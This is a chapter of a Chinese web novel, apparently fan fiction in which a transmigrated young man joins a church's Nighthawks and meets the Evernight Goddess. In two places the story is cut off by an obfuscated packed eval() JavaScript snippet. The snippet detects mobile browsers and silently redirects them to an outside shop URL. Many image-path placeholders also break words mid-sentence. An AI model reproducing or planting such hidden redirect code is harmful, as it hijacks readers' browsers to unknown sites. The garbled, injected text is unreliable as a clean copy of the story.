伊莱亚忍不住好奇的打量这里的设施。他在玩游戏的时候也会到类似的地方,但是见到真实存在的官方非凡者据点还是第一次。
一边走,身边黑发的年轻值夜者一遍向他介绍这里各个房间的用途,队长和文职人员的办公室、会计室、休息室和娱乐室,以及有着通往地底的阶梯的房间
他跟着邓恩和克莱恩进入了右手边第三间房,正好对上了几个正围着桌子打牌的值夜者的目光。
几人一叠声的朝着邓恩和克莱恩打招呼,而伊莱亚的目光在那个长相最为出挑的家伙的脸上定格住了。
好眼熟。
真的非常、非常眼熟。
那是一个黑发绿眼,容貌英俊到显眼的年轻男人。要是他气质再严肃静谧一点、头发再长一点、带上红手套再换一身制式风衣的话,这不就是那位总在圣米切尔教堂发任务的主教吗?
虽然他过任务的时候很少看剧情,但是一个序列二级别、拥有自己的教堂的地上天使,还是长的特别帅气的高人气NPC,伊莱亚还是有印象的。
没记错的话……那位主教的名字是,伦纳德·米切尔?
“你认识我?”带着一种散漫气质宛如诗人一般的年轻帅哥愣了一下。下一瞬,他似乎听见了什么东西,露出更加惊讶的样子。
伊莱亚这才意识到自己好像把思考的内容说出口了。
他知道记忆里那些游戏、穿越相关的内容不能告诉这个世界的人,但是对于该表现出什么样的“人设”,他也完全没有想法。
毕竟他第一次穿越,不太熟练。
但是既然已经有神秘失忆非凡者的身份,又有来自神明的背书,那就索性顺其自然,当个“什么都不知道但是什么都眼熟”的倒霉失忆者吧。
于
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17334479|199221||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
是伊莱亚对上那双明亮的绿眼,一脸诚恳地摊手:“我也不知道。”
他其实有种微妙的直觉,感觉此刻站在那里的人不止伦纳德,似乎有什么更强的、远比在场的人当中理论上的最强——也就是值夜者小队的队长,序列七的邓恩强的多的存在站在伦纳德身边。
但是他的眼睛和感知都在说那里明明只有伦纳德一个人。
可能是这人身上有什么秘密吧,毕竟是未来的天使,有什么金手指老爷爷或者秘籍空间之类的东西也不无可能。
红发的年轻人很流畅的接上了自己的前一句话:“我感觉你很眼熟,我肯定在哪里见过你。就像我感觉廷根很眼熟一样。”
“不过我失忆了,所以我也不知道我到底为什么会有这种感觉。”
听君一席话,如听一席话。站在一旁的克莱恩努力绷住表情,遏制住自己吐槽的欲望。
刚见到这人的时候他觉得这个“失忆”的非凡者肯定有什么秘密,但是现在的他感觉这家伙的表现也不像是很能藏住东西的人……甚至行为间有种莫名的喜感。
不,不能完全放松警惕。伊莱亚来历不明,却有着神明的眷顾,言行举止也莫名指向廷根这座无名的小城。明明以眷者的身份,就算想去首都贝克兰德或者黑夜教会的总部都会备受欢迎。
说不定给人留下这种不靠谱的迷茫失忆小伙的印象就是伊莱亚这样表现的目的。但他到底要干什么,还尚未明确。
克莱恩心念电转之间,邓恩已经把“虽然感觉伦纳德很眼熟但是什么都没想起来”的伊莱亚介绍给了值夜者的正式成员们,也简单介绍了值夜者平常的工作,甚至已经开始聊值夜者的薪资待遇了。
……什么啊,原来是想加入值夜者吗。
克莱恩松了一口气。
虽然伊莱亚“失忆”了,但是他的常识还在,还能正常和人交流相处,当然也能凭借自己序列七的实力和女神眷者的身份表达想要加入值夜者的愿望。
虽然还不知道非凡能力怎么用,也不知道眷者的身份从何而来,但是既然有这个条件可以拿来当招牌了,那不用白不用。
邓恩没拒绝,不过相当严谨地表示因为没有先例,所以不知道这种情况该怎么处理。毕竟在伊莱亚之前的眷者基本都是板上钉钉的黑夜教会高层,没加入教会甚至不是不眠者序列的女神眷者还是第一次出现。
“只要能加入就很好啦,不算正式成员也可以,主要是你们有什么非凡事件要处理的话,算我一个吧?”伊莱亚暗绿色的眼中流露出几分轻盈的笑意,好似在深潭暮林般的颜色里荡开粼粼波光。
邓恩点了点头,应下了这个请求。
而后,伊莱亚被同样接到了电报,所以从圣赛琳娜教堂(即廷根市黑夜教会总部)赶来的主教接走了,按主教先生的说法,教堂会为眷者阁下提供暂时的居所和生活所需,直到眷者不需要为止。
伊莱亚看着手里整整十张十镑面值的纸币,又看了看面前笑容慈和的老人,瞳孔地震。
他没记错的话,金镑价值很高,最大面值就是十镑,一镑的购买力大约相当于前世的一千元,那么这里的一百镑……
十万块??
3. 女神伟大无需多言
“这钱,真是给我的?”伊莱亚难以遏制自己的震惊。
他知道自己现在应该表现出一个毫无常识的失忆者的样子——当然他确实是既没有原身记忆也没有多少非凡知识——但是谁能面对金本位制前提下的一百镑毫无所动!
更不用说他穿越以来并没有为黑夜教会作出任何贡献,光顶着一个眷者名头,还什么都没开始做,他当然也没有无功受禄的想法。
天上掉的馅饼谁敢吃啊。
主教先生倒是态度平静,甚至更加慈祥温和了一些。
“眷者阁下,这是女神的恩赐,您无需为此担忧,女神自有祂的考量,您只需收下就好。”他笑的像是童话故事里的老爷爷,声音里都带着让人信任与安宁的魔力。
“除了这些钱之外,按照女神的神谕,我们会为您提供居所,教会附近就有空置的房子。哦,对了,圣堂那边新发来的电报说他们的库房里有囚犯途径晋升所需要的材料,也会为您带来一份。”
序列的晋升必须要喝魔药,而魔药的调配只有两种选择,一是用对应的非凡物品混合制作而成,二则是直接把另一个非凡者死亡后留下的特性拿来充当主材料。前者材料罕见且难以获取,价格极其高昂,而后者则大多需要杀人。
——事实上,魔药的获取途径的危险也是非凡相关的一切很容易显得危险疯狂而诡谲的原因之一。
不过伊莱亚所在的途径相比于其他途径而言,相当特殊。
囚犯途径的非凡者可以通过晋升逐步成为异种,而在某些地方,当然也有天生的不是由人类晋升而来的纯天然异种。
从序列七开始,每个序列的魔药主材料正是这个序列的非凡者或者异种的身体部分。比如晋升序列七“狼人”,主材料是狼人的獠牙,晋升序列六“活尸”的时候就需要活尸的心脏……
不过考虑到囚犯途径的非凡者普遍会被所有正神教会追杀,黑夜教堂保存着相关材料再正常不过。
伊莱亚来不及思考同序列非凡者在材料仓库而他在当神明眷者这种话的地狱程度,茫然地在越来越多的天降馅饼里努力保持镇定,跟着絮絮叨叨交代完了的主教一起在胸口画红月,在教堂正前方巨大的黑夜女神圣徽下默念女神的尊名,向祂祈祷。
他没想过会得到回应,毕竟这只是一次再普通不过的祈祷。
在这个时代,所有神的信徒都会日常祈祷,要是神明什么都听事事都回应,那这神当的可比007还高压忙碌。
然后伊莱亚就感觉眼前一黑,无尽的如同浪潮或者帷幔一般的黑色遮盖住他的视线和听力,教堂的肃穆褪去,取而代之的是更加漫无边际的空旷和更加无与伦比的宁静,仿佛万事万物都于此抵达了尽头和终点,一切都一切皆于此安眠。
下一瞬,他嗅到了花香。
他的眼前依然是一片黑暗,但是轻盈的花香和灵敏的感知为他勾勒出没能看见的一切。
他在一个花圃之中,一个巨大的,栽满了陌生的花朵的花圃,无边无际,似乎连卷过花丛的微风都带着那幽谧而独特的花香。
“这是深眠花,如果你更了解黑夜途径一点,就应该知道这是传说中“被女神所喜爱的花卉”。”
打破这宁静的是一道低低的女声,声音很好听,却带着一种奇异的氛围,那是更深更浓重的安宁,只是听到就快要把人拉入无尽的沉眠之中。
伊莱亚能模糊的感受到这声音是从身后传来的,但是他看不见任何东西,也没法转身直面声音的主人。
而他的直觉拉响了警报,仿佛身后不是什么声音很好听的陌生人,而是一个极其异常极其强大的危险存在。
不是那种非凡能力层面的强大,而是近乎概念性的,如同天笼罩着地,如同太阳与月亮高悬于天一般的统治性的高大宏伟,就好像那崇高无比的星空凝聚成人形,把宇宙的重量和恐怖尽数灌注在这里。
只是站在那里,就足以令人丧失一切反抗的心力和勇气,甚至遗忘一切的思考。
在他的背后。
好恐怖好恐怖好恐怖好强好强好强好强……
伊莱亚的头顶极快速地长出两只暗红色的三角形狼耳,又在钻出头发的下一刻因警觉与恐惧而侧伏,而露在外面的手和脸颊也飞快的长出暗色的坚硬短毛,指甲变得长而锐利,泛着诡异的光泽。
这是他穿越这几天以来第一次真正使用非凡能力——属于囚犯途径序列七“狼人”的狼人化!
作为极大增强身体素质和恢复力、战斗力、攻击力的序列,狼人的强度在同水平的各序列当中算得上名列前茅。
而此刻,伊莱亚也本能的用出自己最强的能力来抵抗这种恐怖的压力。
当然,他知道这样用处不会太大,因为狼人虽强,最多也就跨几个序列对敌,但他身后的那个不知名存在,没意外的话,是一位……
“我叫阿曼尼西斯,你也可以叫我黑夜女神。”那声音轻柔而静谧。
一位真正的神明。
黑夜女神收敛了身上自带的威压,伊莱亚终于松了一口气,也重新从狼人状态变回了人形。
“谢谢您的宽容。”他的脑子一片空白,近乎本能的按照游戏里无数次看到的接受女神眷顾时的文案进行回复。
女神的回应是一声轻笑。
“不用客气。”
然后伊莱亚准备继续说话的声音猛的僵住了。
他突然意识到,从刚刚女神自我介绍开始,到他的回复,用的都不是这个世界的语言。
而是英语。那个26个字母使用范围极广上学必须学的,英语。
是那门从小学到大,听过说过读过写过无数遍的已经快要刻进dna的语言。
哈哈,之前还在想女神怎么可能跟我是老乡,结果真的是啊。
神怎么可能会说英语呢你看这事闹得,肯定是我听错了吧。
“我知道你是穿越的。”那个轻柔缥缈的声音继续穿进伊莱亚的耳朵,却如同击穿一切思绪的雷霆,“我也并非此世之人。”
女神没等伊莱亚应声,只是连贯地说了下去:“你可以随意使用女神眷者的身份,只要不伤害教会的声誉和利益就行,剩下的东西,你有什么需要的话都可以和教会说。”
“只要力所能及,他们都会为你提供帮助。”
“……为什么?为什么这样帮我?我有什么值得帮忙值得利用之处吗?”暗红发色的青年眼神依旧空洞而看不见任何东西,声音中却带上了难以言说的紧绷。
他清楚自己绝对不是一个会虔诚的信仰神明的家伙,就算神明真正存在也一样。
他会对身边真实的人报以多种多样的感情,但他绝对不会真正的去信仰任何虚无而崇高的存在,更何况他知道,神明也不过是走到序列顶端,丧失人类情感,只余神性的“人”罢了。
伊莱亚无法对已经没有人类情感的家伙报以信任。“交易罢了。你现在的序列太低了,我们的交易你听了就会失控。不需要为此感到负担,也不用被身份所
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17334480|199221||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
束缚,你在很久以前就已经支付了超过这些的东西了。”他感到女神的手轻飘飘地拂过他的脸侧,“你只要按你的心意自由行事就好,我相信你的道德和正直。”
最后一个字眼消弭在花香里,须臾之间眼前的一切亮起,伊莱亚的眼中倒映着黑夜教堂的灯火。
